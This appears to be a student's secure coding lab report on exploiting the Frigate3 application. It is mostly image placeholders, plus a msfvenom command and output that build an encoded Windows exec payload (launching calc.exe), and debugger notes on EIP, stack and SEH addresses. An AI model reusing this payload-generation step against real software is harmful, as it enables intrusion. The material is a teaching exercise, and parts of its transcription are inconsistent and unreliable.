
SECURE CODING LAB


ASSIGNMENT 10

Varun Parikh 19BCE7202


Running the exploit script to generate payload



Exploit payload




Installing Frigate3:



After running the exploit2.py ,the application unexpectedly stopped working.

Installing Immunity debugger:




Creating the default trigger from cmd.exe to calc.exe using msfvenom in Kali linux.

```
root@kali: ~
                                                                            • • • •
File Edit View Search Terminal Help
a template
                                       Preserve the --template behaviour and injec
    -k, --keep
t the payload as a new thread
                                       Specify a custom variable name to use for c
    -v, --var-name
                           <value>
ertain output formats
    -t, --timeout
                           <second>
                                      The number of seconds to wait when reading
the payload from STDIN (default 30, 0 to disable)
    -h, --help
                                       Show this message
     <mark>kali:~#</mark> msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/
alpha_mixed -b "x00\x14\x09\x0a\x0d" -f exe -o kall.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of exe file: 73802 bytes
Saved as: kal1.exe
root@kali:~#
```



Attaching the Frigate3 to immunity debugger and analyse the address of various registers listed below :




Check for EIP address:

EIP Address:77D601E8

Verify the starting and ending addresses of stack frame:

Starting Address: 77D60000 Ending Address: 77045FFE

Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view à SEH:



(Having some error*)